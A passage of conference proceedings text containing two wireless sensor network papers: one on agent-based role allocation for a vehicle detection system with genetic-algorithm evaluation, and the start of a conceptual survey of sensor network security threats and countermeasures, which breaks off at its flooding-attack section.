The described approach is employed in re-factoring of the ad-hoc deployed vehicle detection and classification system, where a small set of roles and their relations is defined, as well as the set of utility functions for agent-based role management. The performance of the deployment—time role allocation is tested in the wireless sensor network simulator.

Acquired simulation results are compared with the results acquired from the application specifically developed for calculating the optimal role deployment using the 'omniscient' (global) approach to sensor network. The application uses a genetic algorithm for finding the optimal or near-optimal role allocation for a given network topology and node states.

Section 2 of this paper presents the related work. The role model and agent-based application topology control are introduced in Section 3. Section 4 describes the example application for vehicle detection and classification refactored according to the proposed model. Section 5 presents the GA-based evaluation application and Section 6 the results of simulation of test application for a variety of network topologies. Section 7 concludes the paper.

II. RELATED WORK

Generic role assignment problem [1,2] has been addressed by means of a role definition language, a distributed role assignment algorithm and a role compiler. Role decisions rely on a set of static rules distributed on all network nodes and property values collected from host and surrounding nodes. No decision process adaptation is envisioned.

Variations of a role-assignment approach have been developed, focusing on particular aspects of the methodology such as energy efficiency [3] or on-demand assignment [4].

The notion of neighborhood has been adapted to wireless sensor network domain as a means of abstracting the network regions with shared data or collaboration [5,6]. However, used abstractions (regions, neighborhoods) do not use explicit role decomposition.

ROLE-BASED APPLICATION MODEL

A. Wireless Sensor Network Model

Wireless sensor network abstraction is defined as a graph G = (N, L), where N is a non-empty set of vertices n_i representing wireless sensor nodes and L is a set of edges denoting communication links between pairs of nodes (n_a,n_b), $n_a \neq n_b$, In this simplified model undirected communication links are assumed, where in reality, directed (asymmetric) links between nodes can often be observed [7,8]. Sensor network topology is mostly determined at deployment time, but remains dynamic during system lifetime due to various internal (node failures, de- synchronization) and environmental factors (variability in signal propagation, interference, node relocation etc.).

A neighborhood of node n_i is defined as a subset of nodes from N having direct communication links with n_i: Nbg(n_i): (n_j: (n_i, n_j) ∈ L). If undirected communication links are assumed, then the reciprocity exists: if n_i is a neighbor of n_j, then n_j is also a neighbor of n_i.

Each wireless sensor node is composed of functional entities (e.g. processor, communication subsystem, memory, sensors etc.) and resources. Resources can be constant (e.g. processing power) or variable (e.g. available memory or remaining energy). The model assumes all the nodes posses a core set of functional entities, but can differ in additional entities such as number and type of available sensors, fixed or renewable energy source etc. All node resource levels are represented as a node state.

B. Roles

All but the simplest WSN applications require distribution of different parts of overall application functionality on more sensor nodes. There are several key factors that determine such distribution:

- Capability factors: capability of a node to perform required specific functionality (required sensor, required amount of memory etc.).
- Spatial factors: dispersion and/or density of functionality in area covered by sensor network.
- Temporal factors: adaptation of functionality to changing internal and/or external conditions (e.g. node state, appearance of observed phenomenon etc.).
- Functional factors: existence and/or composition of a set of functionalities in order to provide desired overall application functionality.

A role is an abstraction of a part of application functionality that forms a coherent whole with regards to data acquisition and/or processing. Application role has well defined interfaces with other roles and with host node by which data and control information is exchanged.




Figure 1: Role model

A role is represented as a tuple:

$$R = (I, O, S, D, F, X, x_0), \quad (1)$$

where I is a set of input interfaces, O set of output interfaces, S set of data sources, D set of data drains, F a set of transformation functions, X set of role states and x0 an initial role state.

Each input and output interface is characterized with a single message type, thus determining possible connections between roles. Reception and transmission of messages using interfaces, data transformation and state transitions are performed asynchronously.

A role requires functional support from the sensor node (e.g. radio subsystem, sensor), and it consumes, temporarily or permanently, a number of node resources (e.g. memory, energy).

C. Role Composition

Role-based application is defined as a directed acyclic graph A = (R, C), where R is a set of vertices representing application roles and C is a set of directed edges representing connections between roles. The graph represents data and control flows among application roles. Each role has an associated cardinality, i.e. how many times it can appear in the application topology graph when the role composition is mapped onto a WSN graph. The following cardinalities are defined: (exactly) 1, 1..n, 0..n and 0..1.

D. Topology Control

Application topology is defined as a mapping of roles and links among roles onto vertices and edges of a graph representing the sensor network. One sensor network node can host a (possibly empty) subset of application roles. To be valid, such mapping must respect the following constraints:

- Compositional constraints - defined by a role composition graph.
- Structural constraints – defined by underlying sensor node capabilities (for a certain role).
- Cumulative constraints – cumulative availability of local resources for a certain role subset active on a particular sensor node.

In addition to the previously listed hard constraints, application topology should also reflect the application level policies such as coverage, minimization of energy consumption (application and/or node level) etc.

The mapping (or role mapping) process is inherently a continuous and localized process performed on every sensor node in the network. The decision mechanism and role functionality implementations are decupled, allowing different mechanisms to be used for application topology control. Such control mechanism, however, must rely only on information gathered from local state information (node, roles) and information available in the node's neighborhood.

Mapping a role on a WSN node implies activating a role implementation already present in the node's software. There is no code migration, replication or role state migration due to high time and energy requirements for such activities.

E. *Agent-Based Topology Control*

An agent-based approach [9] to application topology control assumes existence of one agent at each network node. The agent determines the current subset of active roles on a node by evaluating all feasible role subsets for that node (determined by compositional, structural and cumulative constraints) and selecting one on the basis of maximal income. Agents are self-interested and are trying to maximize their profit according to the system-wide defined social rules. Used rules are mostly application-specific, but in general define three types: (a) reward functions for awarding activity of a certain role or a subset of roles; (b) penalty functions for penalizing activity of a certain role or a subset of roles; and (c) mandatory behavior of agents (e.g. sharing current node configuration with neighboring agents).




Figure 2: Agent-based role management

Reward and penalty functions are based on the locally available information: node state (e.g. resource levels, such as remaining energy), role states and properties (e.g. energy consumption in active mode), system history (changes in role activity) and information provided from the neighboring agents (e.g. concentration of roles on neighboring nodes). The combination of roles with the highest valuation is selected for the currently active role subset on the controlled node.

A series of local decisions made on every network node should, in ideal case, result with the optimal role distribution – application topology – for a given wireless sensor network deployment and current internal and external conditions. In reality, the system should (a) converge to a stable topology as soon as possible, (b) retain stable topology or quickly converge to a new stable topology on a node reconfiguration, (c) stable topology should be reasonably close to the optimal topology.

III. EXAMPLE ROLE-BASED APPLICATION

A. *Vehicle Detection and Classification Sensor Network*

Vehicle detection and classification (VDC) application is a typical example of an area-surveillance sensor network application with a medium amount of in-network processing and single-point data collection and extraction from the network [10]. Location information (absolute, relative or partial) may or may not be available in such type of sensor network, depending on node capabilities and specific deployment conditions. In this VDC application sensor nodes (no location information) perform data acquisition and basic processing (amplitude-frequency domain transformation). Observations are transferred to the main node where further data processing, analysis and classification is conducted. The application uses star network topology where observations are transferred to the central processing node in one packet hop.

The main drawbacks of such architecture are short system lifetime, sharp functionality degradation towards the end of lifetime, need for controlled deployment and reduced spatial coverage.

B. *Refactored Role-Based System*

An improved version of the original application was envisioned to allow simple ad-hoc deployment of network nodes and extended spatial coverage by using multi-hop communication. Such network is to address problems of self-organization, self-adaptation and extended lifetime by smart usage of available node energy (from finite supplies or from energy-harvesting sources). The following roles are used in a simplified application model:

Detector (D) – a node periodically samples sound and determines if the sound level is above regularly observed noise level; if elevated level is detected, neighboring Sampler roles are alerted.

Sampler (S) – a node, upon an alert received from one or more Detector roles, samples sound using node's microphone and performs amplitude-frequency domain transformation. Acquired frequency spectrum information is used for vehicle type classification, and the resulting information is transferred to the Gateway role via Forwarder nodes.

Forwarder (FW) – routes vehicle information messages from Sampler roles to the Gateway role down the gradient field. A path from Sampler to Gateway role can contain from 0 to n Forwarder roles.

Gateway (GW) – one or more special-purpose nodes in the network used to extract information from the network.




Figure 3: Role composition for VDC application

C. Neighborhood

Social rules mandate agents to provide limited local information to the neighboring agents. Such information consists of a list of active roles on a particular node and a number of nodes within that node's neighborhood. Information is periodically broadcasted by node agent and received from other agents on neighboring nodes. This information is also used for establishing and maintaining local perception of node's neighborhood membership. Collected information is processed and added-value information is used as input to decision-making process of role control agents.

D. Utility Functions and Role Selection

Due to role resource demands and cumulative constraints on local node resources, a node is allowed to host only one active role at a time. Active roles are selected by a local agent on the basis of profit maximization, determined by periodical evaluation of utility functions for each role a node can host (dictated by structural constraints).

Detector (D) role:

$$U_D = \alpha_D \cdot (1 - e^{-\frac{\overline{nbr}}{nbr}}) + \beta_D \cdot e^{-(\#d - \overline{d})^2}, \qquad (2)$$

where nbr is the number of nodes in the node's neighborhood, $\overline{nbr}$ is the average number of neighboring nodes for the node's neighborhood, $\#d$ is the current number of nodes in neighborhood with active role D, $\overline{d}$ is the targeted number of nodes with active role D in the node's neighborhood, α_D and β_D are weight parameters. The first part of the utility function aims to position Detector roles at graph edge nodes (lower node degree than average degree in the node's closed neighborhood), i.e. at the sensor network perimeter nodes or nodes surrounding in-network holes. The second part of the function tries to maintain a desired concentration of nodes hosting a particular role in a one-message-hop radius.

Sampler (S) Role:

$$U_S = (\alpha_S \cdot (1 - e^{-\frac{nbr}{\overline{nbr}}}) + \beta_S \cdot e^{-(\#s - \overline{s})^2}) \cdot R_s, \quad (3)$$

where the first part of the utility function tries to position Sampler roles at nodes deeper within the sensor network, and the second part tries to maintain a desired role concentration. Parameter R_s represents the mandatory requirement that any S role must have at least one FW or GW role and at least one D role in its neighborhood (R_s is a binary parameter that takes only value of 0 or 1).

Forwarder (FW) Role:

$$U_{FW} = \alpha_{FW} \cdot (1 - e^{-\frac{nbr}{\overline{nbr}}}) + \beta_{FW} \cdot e^{-(\#fw + \#gw - \overline{fw})^2} \cdot \log \Delta, \quad (4)$$

where the first part of the function tries to position FW roles at nodes having a higher degree than surrounding nodes, and the second part of the function tries to maintain a desired concentration of FW roles in the neighborhood. Factor Δ represents the maximal communication distance (in message hops) among the nodes in the neighborhood; the larger the distance, the more FW roles are needed to reduce communication cost.

Gateway (GW) Role:

The Gateway role is a predefined role for a special sensor node type with enhanced communication (and processing) capabilities. Such a node, in a VDC application scenario, cannot have any other active role than GW.

Role Selection:

The role selection process is a periodic process performed by the node's role management agent. Agent calculates potential income based on utility functions for D, S and FW roles. A fixed penalty P_{switch} is subtracted from non-active role incomes to reduce frequent role switches due to minor differences in valuations.

A role with the highest potential income is selected to become a new/old active role, but only if the potential income is higher than a T_{select} threshold. If the defined threshold is not reached by any of the roles, the node is left role-free. In such a case (network density is high or no required functional composition can be established), nodes are kept in low energy consumption state and activated when other surrounding nodes fail.

IV. GENETIC ALGORITHM FOR OPTIMAL TOPOLOGY IDENTIFICATION

A. Genetic Algorithm usage

Every agent determines locally optimal role combination for given node environment state, thus making agent-based approach to topology control inherently a *bottom-up* approach*,* To evaluate the quality of results provided by the agent-based approach, especially for large sensor networks, it was necessary to model the problem from the global, omniscient, point of view. Top-down approach to topology control problem, although infeasible in practice, should enable identification of an optimal or near-optimal role allocation for a given sensor network at a given moment in time (determined by the global state of the network in a given moment in time).

Due to large number of possible role allocations the algorithm must evaluate, a standard exhaustive search algorithm is not applicable but for the simplest networks. Consequently, the genetic algorithm (GA) was employed to find nearly optimal application topology.

B. The Basic Elements of the GA

In a genetic algorithm, a population of strings (called chromosomes), which encode solution domain (consist of so called *individuals*), evolves toward better solutions. It requires fitness function to evaluate the solution domain. At the end, the algorithm reaches (near-)optimal solution.

Chromosome, which encodes one solution to an optimization problem, is represented by one-dimensional array of values where a value represents node's active roles' combination. Array index encodes node's unique ID in the sensor network topology.




Figure 4: Chromosome structure

A fitness function evaluating VDC application's solution domain consists of 2 criteria: *total area* of overlap and the *shortest path* between observer's node hosting sampler (S) role and node hosting a gateway (GW) role.

Operation of the GA heavily depends on fitness function design. The following fitness function is used:

$$f_{fitness} = \alpha \cdot \left(P_{overlap} \cdot e^{-\beta \cdot d_{hop}} \right) \qquad (5)$$

where parameter $P_{overlap}$ represents total area of overlap between 2 nodes, d_{hop} represents shortest path (distance) between sampler role node and gateway role node measured in a number of message hops, α and ß are weight parameters.

GA selection operator selects individuals for crossover operator from the current population. Among many selection algorithms tested, a *roulette wheel parent selection* algorithm in our case proved to be the best solution.

In addition to finding optimal role allocation for a given sensor network and current state, the algorithm provides an *allocation optimality factor* that enables a quantitative comparison of role allocations. The developed utility application takes an application topology from external source (file), finds the optimal topology and calculates fitness factors for both of them.

V. SIMULATION RESULTS

A. WSN Simulator

Described VDC sensor network application and the underlying concept of agent-based application topology control has been tested in the simulation environment. A general-purpose WSN simulator was developed in Java language, allowing simulation of large and heterogeneous sensor networks. The simulator is event-based, supporting multiple radio models, power sources, simulation of different environmental factors (both for power harvesting and for different sensing modalities) and flexible extension mechanism.

B. Simulation Parameters

The following parameter values for utility functions were used: α_D=0.7, α_S=0.7, α_{FW}=0.7, $ß_D$=0.01, $ß_S$=0.3, $ß_{FW}$=0.1, $\overline{d}$ =0, $\overline{s}$ =0, $\overline{fw}$ =2, P_{switch}=0.01, T_{select}=0.4.

A simplified version of radio model was used (uniform communication range, packet-level loss probability estimation), all nodes had unlimited power supply. Nodes were static and had no location information available. Neighborhood information packets are broadcast by node's agent every 2 minutes.

C. Sensor Network and Application Topologies

Performance evaluation of the MAS-based approach to VDC application has been conducted on a number of sensor network topologies; from highly controlled and regular shaped to randomly generated ones. If feasible, results from MAS- and GA-based approach were compared. In this section three test topologies and respectful role assignments are presented: linear, modified grid and random topology.



Figure 5: Linear topology

On a linear topology sensor network (Figure 5), a single GW role is fixed at node 4; other roles have been assigned correct locations by node agents, in accordance with the role composition graph on Figure 3. GA- and MAS-based approaches yield the same role placements.

In the modified grid topology (Figure 6) the challenge for the MAS-based approach is to ensure communication paths from all S roles to a single GW role located at node 0. Also, each D role must be located at the edge node, and each S role must have at least one D role in its neighborhood. GA- and MAS-based approaches yield almost the same results for this topology.

MAS-based approach, in the current form and with parameters used, reveals its weakness when applied to large randomly generated networks with large in-network holes (Figure 7). When allocating roles for nodes with lower average degree that are connecting areas with higher node densities (for example nodes 20 and 28 in the network center), agents tend to select role D over role FW. As a consequence, VDC system is fragmented into sub networks of densely node-populated areas, drastically reducing effective area coverage to only a sub network containing the GW role.




Figure 6: Modified grid topology




Figure 7: Random topology

VI. CONCLUSION AND FUTURE WORK

In this paper we proposed a method of decomposition of WSN application functionality into a collection of roles. Allocation of roles to sensor nodes is performed by a multi-agent system. Self-interested agents, located on each sensor node, try to achieve optimal role allocation for a given network and node conditions, by maximizing their income. Simulation results of a role allocation for a sample vehicle detection and classification application show promising results on a number of test network topologies, however there are problems in correct role allocation for networks with large in-network holes.

Future work will address both the general approach to system modeling and utility function synthesis and introduction of new elements in role allocation process, such as additional node and network properties (energy levels, absolute node density, cooperative energy conservation) as well as resilience to dynamic environment conditions (node failures, communication availability, asymmetric communication links etc.).

ACKNOWLEDGMENT

This work is supported by the Croatian Ministry of Science, Education and Sport, under the research project ZP0361965 Software Engineering in Ubiquitous Computing.

REFERENCES

[1] Kay Römer, Christian Frank, Pedro José Marrón, and Christian Becker, Generic role assignment for wireless sensor networks, In Proceedings of the 11th workshop on ACM SIGOPS European workshop (EW 11), 2004, ACM, New York, NY, USA

[2] Christian Frank and Kay Römer, Algorithms for generic role assignment in wireless sensor networks, In Proceedings of the 3rd international conference on Embedded networked sensor systems (SenSys '05), 2005, ACM, New York, NY, USA, 230-242.

[3] Mark A. Perillo, Role assignment in wireless sensor networks: Energy-efficient strategies and algorithms, University of Rochester, 2008.

[4] Nakamura, E.F. de Oliveira, H.A.B.F. Pontello, L.F. Loureiro, A.A.F, On Demand Role Assignment for Event-Detection in Sensor Networks, 11th IEEE Symposium on Computers and Communications, 2006.

[5] M. Welsh and G. Mainland. Programming sensor networks using abstract regions. In NSDI'04, San Francisco, USA, March 2004.

[6] K. Whitehouse, C. Sharp, E. Brewer, and D. Culler. Hood: A neighborhood abstraction for sensor networks. In MobiSys'04, Boston, USA, June 2004.

[7] D. Ganesan, B. Krishnamachari, A. Woo, D. Culler, D. Estrin and S. Wicker, Complex Behavior at Scale: An Experimental Study of Low-Power Wireless Sensor Networks, In *Technical Report UCLA/CSD-TR 02-0013*, 2002.

[8] Gang Zhou, Tian He, Sudha Krishnamurthy, and John A. Stankovic, Impact of radio irregularity on wireless sensor networks. In Proceedings of the 2nd international conference on Mobile systems, applications, and services (MobiSys '04), 2004, ACM, New York, NY, USA

[9] Jennings, N. R., Wooldridge, M., Agent-Oriented Software ngineering, The 9th European Workshop on Modelling Autonomous Agents in a Multi-Agent World : Multi-Agent System Engineering, MAAMAW-99, Valencia, Spain, 1999.

[10] Dan Li; Wong, K.D.; Yu Hen Hu; Sayeed, A.M., Detection, classification, and tracking of targets, IEEE Signal Processing Magazine 19 (2), 2002.

Security in distributed wireless sensor networks

Tin Petrović * and Mario Žagar *
*University of Zagreb, Faculty of electrical engineering and computing/Department of Control and Computer Engineering, Zagreb, Croatia
e-mail: tin.petrovic@fer.hr, mario.zagar@fer.hr

Abstract - Distributed computer systems of microcontrollers with environmental sensors, known as wireless sensor networks, allow real time monitoring of complex events. Over the last ten years this technology is slowly being applied in many areas such as: agriculture, environmental monitoring and urban planning. However, the technology has yet to see a strong commercial application because of a: lack of universal norms, short lifetime cycle and security concerns. This paper will describe the basic characteristics of a wireless sensor network, followed by a list of different types of security problems that wireless sensor networks face. For each problem, a recommended method for improving security is given, along with all the downsides of such a method. After reviewing the current state of the technology we will propose a new method to improve security and intruder detection for certain types of networks.

I. INTRODUCTION

Over the last two decades the cost of computers has been steadily dropping. This has created a situation where the problem: "Do we have enough computational power?" has changed to: "How can we efficiently use all the computers we have?" Wireless sensor networks (WSNs) are one such successful example. In essence they are a distributed computer system, made up of small computers. Each such node is made up of several components. Firstly, a microcontroller that provides the necessary computational power. An autonomous power supply: like a battery or an energy harvester. Environmental sensors that provide data about monitored events and lastly a radio for wireless communication. Such a node can monitor certain parameters, for example temperature and then wirelessly communicate the data to a similar node nearby.

If a large number of such nodes are used at the same time, a network of distributed wireless sensors can be formed. This is mostly done Ad-Hoc. As a node is turned on, it tries to find other nodes nearby and connect to them. Depending on the given parameters the network can take almost any shape. Within the network, data can be shared by the nodes to make some sort of decision or it can be aggregated to a single node. In the first case an agent system is usually employed so the network can make smart decisions (e.g. wild fire detection [1]). In the other case, data from all the nodes is gathered to a single node: "a sink". In some situations the sink is a node just like any other. More often the sink is a more powerful version of a node or is not limited to the same energy conservation needs. Regardless of the type of sink, data aggregation methods imply that the data will only be gathered with the network and processed outside of it.

Every WSN is designed with a specific goal in mind. The last ten years have seen a wide application of WSNs in many different areas. Some of which include: landslide detection [2], glacial monitoring [3], vineyard and olive tree monitoring [4,5], wildlife tracking [6], health care [7,8] and a large number of "Internet of Things" projects backed up by governments in the last few years. This trend shows that the potential of the technology has definitely been recognized. But before we can see a strong and wide ranged commercialization of the technology there are three big areas that still need work.

The lack of universal standards and norms is still the biggest problem. This causes almost no interoperability between different products and a lack of focused development both in the industry and the end-user services. The lifetime of most battery powered networks is still shorter than the required lifetime cycle. This is especially problematic in cases where the network is supposed to run for an uncertain amount of time without the possibility of maintenance. The last problem is that of security.

This paper will focus on analyzing the most commonly known security threats and attacks on WSNs. In the first part, a short reason as to why security in WSNs is important is given, along with technology restraints and a list of all attack that will be covered. The majority of the paper then describes attacks on WSNs and security countermeasures as described in different works on the subject. By presenting different recommended countermeasures for each attack as well as all the benefits and downsides of such solutions, we will try to give a clear overview of the current state of the technology. At the end of the paper we suggest and talk about a new method to improve WSN security by way of a mobile sinks.

II. SECURITY CONCERNS

As WSNs are used for more and more important tasks, the problem of security becomes more important. At first glance it is easy to argue that only some types of networks require security measures. For example: a network that just takes readings of environmental information in a certain area so that secondary weather patterns can be observed, like the amount of sunshine, could be considered a network that does not need strong security. On the other hand a body sensor network which monitors the possibility of a heart attack is intuitively considered a

type of network which should be protected from tampering. But if someone was to link the information of the first network to land values, a problem quickly emerges. By simply tweaking the information so that the number of sunny days is raised or lowered, someone could easily raise the value of his real estate or lower the value of someone else's before purchase. Most technology quickly grows beyond its original concepts and starts serving as an infrastructure for something else. For this reason security is something that is required for every type of WSN.

Before looking into how some of the stated problems can be solved, one should have in mind some of the other characteristics of WSNs. In concept each node should be small, cheap, last a long time and have a long communication range. Of course, this is in itself contradictory, more so because the focus is mostly on making the nodes as cheap as possible. This is a current trend in the industry that will most likely not change in the next few years. By having cost as a fixed parameter, it is impossible to easily change any other characteristic without harming something else. For example, additional hardware security modules and multi-frequency radios can solve many problems but can easily also double the price of a node. Also, using solutions that increase the complexity of the network will indirectly harm all the characteristics of a network. So, clever solutions are usually needed. For example: expected lifetime, which translates to energy efficiency, is prolonged by better sleep protocols and algorithms or by energy harvesting methods. Different solutions are applied to different problems always having in mind not to put more strain on something else.

The following is a list of the most studied attacks on WSNs. Attacks are grouped based on where in the network they occur, using a bottom up approach. This paper uses a simple taxonomy and does not go into great detail about all the possible types of attacks [9, 10, 11].

III. ATTACKS ON NODES

Unlike most other distributed computer networks, WSNs are mostly unsupervised. A lot of the time nodes are placed in hard to reach places with long periods without maintenance. This makes them easy targets to a wide range of attacks.

A. Physically destroying a node

The cheapest and easiest way to attack a node is to destroy it. Hitting it with a hammer, using a fridge magnet or tearing off the antenna are all very effective low-tech ways to hamper the work of a network. There are a few ways to counter this. Protecting the sensors in some sort of a protective casing is usually the most cost effective solution. Nodes that are placed in open environments are already threatened by a lot more than malicious human intent. Rain, flying debris and temperature oscillations are just some of the problems. There are many off the shelf solutions for protecting sensitive electronic equipment and wireless sensor nodes are no exception. This does raise the cost per node of a network but is usually something that cannot be avoided. A different solution is also to expect that nodes will be continuously destroyed. Depending on the network, ultra-low cost nodes can be used. Such a network could easily have over a thousand nodes where only 10% were in actual use in any point of time. So if someone was to destroy a hundred nodes, there would still be a close to 90% redundancy. This solution it a bit more theoretical then practical, since it requires a highly scalable network made of biodegradable nodes.

B. Physical corruption

A much harder but with significantly greater implications is a physical corruption attack. With sufficient time and knowledge it is possible to gain access to a node. This could mean gaining access to the nodes memory, being able to augment the programing board or reprograming the node to do a different task. These attacks are characterized by the node not being destroyed but altered in such a way that suits the attacker. Depending on how prepared the attacker is and what type of network he is attacking, it may even be possible to execute the attack without it being immediately detected. With the right equipment it may even not be necessary to remove nodes from a network to perform the attack.

1) Memory access

Memory access allows the attacker to see any security keys as well as any sensor data that has been stored on the node. This type of attack is usually done "offline". The node is simply taken from its location to a laboratory and then using different tools either scanned or just accessed. Fully preventing this type of attack is usually impossible. Solutions tend to be too expensive (adding a hardware security module) or too complex to implement (scalable memory erasing). A better option is to make sure that knowing the content of one or a few nodes does not give the attacker any useful information. Probabilistic key distribution methods or segmented data distribution within a workgroup are some such methods. These solutions mitigate the problem to the network level and can only be done on networks with a large number of nodes. Because of this, some types of networks like sparse mobile sensor networks with mobile sinks have no way to guard against such attacks.

2) Programing board access

Augmenting the programing board could allow an attacker to completely monitor the work of node without being detected. Due to the complexity of such an attack and lack of real examples, such attacks are usually discarded as improbable. Most of the components on the sensor and communication board are highly sensitive to voltage changes, so any infield work has a high probability of destroying the sensor.

3) Node takeover

Reprograming a node is in many ways similar to making an outside attack on a single computer in a classic computer network. The node is accessed, usually via a programing board or wirelessly and its code is changed. After which, depending on the attackers plan, the node may start stealing the data or disrupting the work of the network. The recommended way to counter this is to disable writing in the memory of the node, once the program has been uploaded. The downside of this

approach is that all nodes must be programed in a lab and then deployed to do only one task after which they will be discarded. They cannot be reprogramed, changed or upgraded in the field by over-the-air programing. All this makes the network inflexible and greatly reduces its potential.

Beside the given solutions for countering physical corruption there are other methods at the network level that focus on intruder detection. The easiest method is to increase the frequency at which each node in the network is sending data. All successful physical corruption attacks that do not wish to be detected must be executed during the sleep phase of a node. If a node is active every 30 seconds instead of every 5 minutes a successful attack will be extremely difficult to carry out. Unfortunately this greatly shortens the lifetime of a network. A different approach is to randomize the time when a node sends data, but this greatly increases the complexity of the network. Another method is blacklisting within workgroups. In a large network, a number of nodes are grouped together usually by locality. Workgroups like this basically work as one sensor with added redundancy. All the data is aggregated to one node, which does not always need to be the same node, and then a decision is made. If a single node is found to be continuously sending bad data, it is blacklisted and isolated from the network. This kind of method can be used for other things besides security so it does not greatly increase the complexity of a network, but it does open the doors for other attacks that will be covered later on.

IV. ATTACKS ON COMMUNICATION PROTOCOLS BETWEEN NODES

Since all communication between nodes in a WSN is done wirelessly via radio, potential attackers can use a number of different denial of service attacks. Intercepting and sending fake communication messages is also easy since communication is usually done by broadcast. Smart algorithms and network redundancy help maximize network availability and cryptography ensures privacy and authenticity.

A. Denial of service

Denial of service attacks in WSNs are attacks that disrupt the normal sending and receiving of messages within a network .To execute such an attack, the attacker needs a radio capable of transmitting and receiving specific radio signals and some knowledge about the network he is attacking. This paper will only be looking at denial of service from a communication perspective as a result of an attack.

1) Message corruption

To establish a connection between nodes at the start or to communicate data, all nodes must send radio messages. This exchange usually happens periodically in certain predetermined timeslots. If the attacker knows when a node will start to send or receive data, all he needs to do is send his own signal. The original signal then becomes overwritten and the message is discarded. This will force the nodes to retransmit, thus forcing it to expand more energy. If there are no control mechanisms a node can even be completely drained of power. Depending on the network, loss of data may also be an acceptable option, but this only works in cases where more than one node is sending the same data. There are some workarounds for this. Even in a basic WSN, which gives no focus to security, radio interference can happen. Most protocols counter this by randomly changing the radio frequency at which they communicate. This had proved to be an effective and very reliable method of communication even within areas of heavy electromagnetic interference. Research is also currently being done on ways to extract useful data from a scrambled signal, but as of yet strong commercial applications do not exist.

2) Jamming

If the attacker does not have detailed knowledge about a network, there is still a very simple method to disrupt a network. Since all the protocols used by WSNs operate in the unregulated radio specter area, all the attacker needs to do is jam the entire radio specter. A strong radio signal which continuously broadcasts on all frequencies will completely cripple the network. The only situation where this can be somewhat countered is on the network level in case of large networks with a large number of nodes. Once a jamming signal is detected, the network will try to re-route all the data using the nodes that are outside the influence of the jamming signal.

B. Attacks on communication protocols

Secure communication between two nodes in a WSN has all the same requirements as in any other network. On the other hand, implementing such mechanisms is much harder. Limited memory, processing strength and lower bandwidth are all constraints that must be taken into account. There are a large number of papers published in this area suggesting different approaches of handling security as well as many surveys about different implementations [12]. To keep this paper concise, only some points will be presented.

Securing communication between two nodes in a WSN requires that criteria be met just like in a classic network. To achieve privacy and authenticity, cryptography is used. Since some of the usual crypto algorithms like AES and RSA are too complex to use on embedded devices, lightweight versions have been implemented. Both have their benefits and drawbacks. Symmetric cryptography requires less processing power and the short key length takes up less memory. On the other hand, to enable communication between nodes each pair of nodes must share the same private key. In large networks this effects scalability since it increases the necessary memory requirements for key storage. It also provides a new problem of secure key distribution. While there are ways to do this, they all increase the network complexity. Asymmetric cryptography algorithms are safer in comparison and do not have any scalability or safe key distribution problems. But they do require more processing power and longer keys take up more memory. Most of the research in the last 5 years points to Elliptic Curve Cryptosystems [13] as having most potential. They allows for strong public key encryption with relatively short keys. When implementing any solution, the characteristics of the network play a major role [14].

It is important to note that all security protocols are designed with the idea that any node can be compromised at any time. The sink is usually considered the biggest security threat in a network and for this reason generally better protected. Security protocols increase the complexity of a network in the form of message overhead, longer start up time and processing constraints. Security frameworks and libraries do exist and are mostly open-source. Lastly, when talking about security threats to the communication protocol layer, one must remember that for the time bring all attacks will most likely be from the inside. To execute a successful attack, the attacker must have solid knowledge of: computer security, wireless communication and embedded networks. In conclusion, the biggest security threats are people who design the network.

V. NETWORK LAYER ATTACKS

Network layer attacks are logical attacks which focus on disrupting of putting stress on the network control mechanisms. They include flooding attacks, attacks on mitigated lower layer threats and routing attacks.

A. *Flooding attack*

